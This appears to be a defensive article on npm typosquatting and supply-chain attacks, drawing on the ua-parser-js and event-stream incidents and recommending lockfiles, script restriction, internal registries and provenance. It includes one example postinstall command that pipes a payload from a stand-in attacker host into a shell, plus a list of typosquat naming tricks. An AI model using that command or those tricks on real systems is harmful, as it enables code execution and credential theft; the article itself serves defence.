

In October 2021, the npm package ua-parser-js , installed approximately 8 million times per week, used as a transitive dependency by thousands of projects , was compromised. An attacker gained access to the maintainer's npm account and published versions containing a cryptocurrency miner and credential-stealing malware. The malicious versions were live for approximately four hours before being detected and removed. In that window, every CI pipeline and developer machine that ran npm install against a project depending on ua-parser-js with a permissive version range executed the attacker's code with the full privileges of the build environment.
This was not a typosquatting attack , it was an account takeover of a legitimate package. But it shares the same structural vulnerability: the npm install model grants arbitrary code execution to package authors at install time, and the trust boundary is the package name. If you install the right name, you get the intended code. If you install the wrong name , whether through a typo, a deceptive name, or a compromised account , you get the attacker's code, and it executes with the same privileges.
Typosquatting is the variant of this attack that scales most easily because it requires no access to legitimate accounts or infrastructure. The attacker simply publishes packages with names that are plausible misspellings or confusable variations of popular packages, and waits for developers to make mistakes.
The Economics: Why This Attack Is Rational
The cost of a typosquatting campaign on npm is approximately zero. Creating an npm account is free and requires only an email address. Publishing a package is instantaneous. There is no review process, no approval queue, no requirement to demonstrate that the package does anything useful. The attacker can publish thousands of typosquatted packages in an afternoon.
The payload delivery mechanism is npm's lifecycle scripts: preinstall, postinstall, install, and prepare scripts that run automatically when a package is installed. A postinstall script can execute arbitrary shell commands , download and run a binary, exfiltrate environment variables, modify files on the filesystem, establish a reverse shell. The victim sees npm install succeed (or perhaps fail with a seemingly unrelated error) and does not realize that arbitrary code has already executed.
The attacker's target is not the developer's laptop, though that is a useful intermediate target. The primary target is the CI/CD pipeline that the developer's project runs on. CI environments typically contain cloud provider credentials, signing keys, deployment tokens, and access to artifact registries. A single successful typosquat installation in a CI pipeline can yield credentials that provide access to production infrastructure. The ua-parser-js compromise demonstrated this at scale: the malicious code specifically targeted CI environment variables, looking for tokens and credentials that could be exfiltrated.
The detection rate for typosquatted packages is low. npm's automated malware detection catches some obvious patterns (known malicious URLs, clear obfuscation), but the arms race favors the attacker. A simple postinstall script that runs curl -s https://attacker.example/payload | sh is trivially modifiable to evade pattern-based detection. More sophisticated payloads wait for CI-specific environment variables before executing, remaining dormant on developer machines where they would be more likely to be noticed.
The Naming Surface
The attack surface for typosquatting is the cognitive gap between what a developer intends to type and what they actually type. The most common typosquatting strategies exploit predictable error patterns:
Character transposition. loadsh instead of lodash. The fingers move slightly out of order, producing a plausible-looking name.
Character omission or addition. expres or expresss instead of express. A missing or doubled character, easily missed in a terminal scrollback.
Homoglyph substitution. Using visually similar characters , rn for m, l for I, 0 for O , to create names that look identical in certain fonts but resolve to different packages.
Scope confusion. Publishing @lodash/core when the legitimate package is lodash (unscoped). Or publishing lodash-es when the legitimate package is lodash. The developer who searches npm for "lodash" sees multiple results and may not distinguish the legitimate one from the impostor.
Naming convention exploitation. If the popular package is react-router, the attacker publishes react-router-dom-utils or reactrouter , names that a developer searching for React Router functionality might plausibly install based on the name alone.
The combinatorial space of plausible typos for popular packages is large. For a package like express (100+ million weekly downloads), there are hundreds of plausible single-character mutations, each of which is a potential typosquatting candidate.
The event-stream Incident: When Typosquatting Meets Social Engineering
The November 2018 compromise of event-stream illustrates a more sophisticated variant of supply chain manipulation. The attacker did not typosquat the package. Instead, they social-engineered the original maintainer , who had lost interest in the project , into transferring publish access. The attacker then added a new dependency, flatmap-stream, which contained encrypted malicious code targeting the Copay Bitcoin wallet. The attack was targeted, patient, and sophisticated: the malicious payload only activated in the specific build environment of the Copay wallet, remaining dormant everywhere else.
This incident is relevant to the typosquatting discussion because it demonstrates the broader supply chain trust model that typosquatting exploits. The npm ecosystem trusts package maintainers to publish benign code. This trust is transitive: if package A depends on package B, users of A implicitly trust the maintainer of B. The event-stream attack exploited this transitivity , Copay trusted event-stream, event-stream depended on flatmap-stream, and flatmap-stream was controlled by the attacker. Typosquatting shortcuts this chain by causing the victim to directly install the malicious package, but the underlying trust model vulnerability is the same.
What Actually Reduces Risk
The defensive challenge is that the fundamental mechanism , npm install executes arbitrary code , is deeply embedded in the JavaScript ecosystem's tooling, workflow, and expectations. Many legitimate packages rely on postinstall scripts for compilation, binary downloads, or environment configuration. A blanket prohibition on lifecycle scripts would break a significant fraction of the ecosystem. The defenses must therefore be layered, accepting that no single control is sufficient.
Lockfile integrity as a first-class security control. The package-lock.json (or yarn.lock, pnpm-lock.yaml) pins exact versions and integrity hashes for every dependency. In CI, npm ci (rather than npm install) should be mandatory , it installs from the lockfile and fails if the lockfile is out of sync with package.json, preventing silent dependency resolution to unexpected versions. Lockfile changes should be treated as security-relevant in code review: a reviewer who sees a new dependency in the lockfile should verify that the package is the intended one, that its maintainer is credible, and that its download count is consistent with a real package rather than a newly-published typosquat.
Install-time script restriction. Running npm install --ignore-scripts and then selectively allowing scripts for known-safe packages is a high-impact control that is operationally painful but defensible. In CI environments, where reproducibility is already expected, the cost is lower. A maintained allowlist of packages permitted to run install scripts , reviewed and approved by the security team , reduces the surface from "every package can execute code" to "only these specific packages can execute code."
Internal registry proxying. Routing all package installations through an internal registry (Artifactory, Verdaccio, or a private npm registry) that mirrors approved packages and blocks unapproved ones shifts the trust decision from individual developers to organizational policy. When a developer wants to add a new dependency, the registry either already has it (because it was previously approved) or requires an approval process. This prevents typosquats from being installable because they would not exist in the internal mirror.
Automated dependency analysis in CI. Tools that analyze new dependency additions , checking publish date, maintainer history, download count, name similarity to popular packages, and lifecycle script content , can flag suspicious packages before they are merged. A package published yesterday with a name that is a one-character variation of a package with 10 million weekly downloads should trigger a review, not a silent installation.
Supply chain security standards. Sigstore, npm provenance, and the SLSA framework represent emerging infrastructure for cryptographically linking packages to their source repositories and build processes. npm provenance, available since 2023, allows packages to publish attestations linking the published artifact to a specific commit in a specific repository, built by a specific CI system. This does not prevent typosquatting directly, but it allows consumers to verify that a package was built from the claimed source code by the claimed CI system, which typosquatted packages generally cannot provide.
The Honest Residual Risk
Even with all of these controls, the supply chain trust problem is not solved. Lockfile integrity prevents silent changes to existing dependencies but does not prevent the initial installation of a wrong package. Script restrictions reduce the execution surface but do not eliminate it (a package can contain malicious code in its module body, executed at require() time rather than at install time). Internal registries add a review layer but rely on the quality of the review process.
The deeper problem is that the JavaScript ecosystem optimized for velocity , easy publishing, easy installation, deep dependency trees, rich build-time hooks , and these properties are exactly what make supply chain attacks cheap and effective. Reducing the attack surface means reducing some of that velocity: adding review steps, restricting automated execution, pinning versions, mirroring dependencies. Organizations that accept this trade-off explicitly are better-positioned than those that continue to npm install from the public registry in CI with no controls and hope for the best.
The supply chain attack that compromises your organization will probably not be technically sophisticated. It will be a misspelled package name that a developer installed in a hurry, or a legitimate dependency whose maintainer account was compromised, or a transitive dependency three levels deep that nobody reviewed. The defense is not a firewall or a WAF. It is a governance process that treats dependency addition as a security decision, applied consistently, across every project, every time.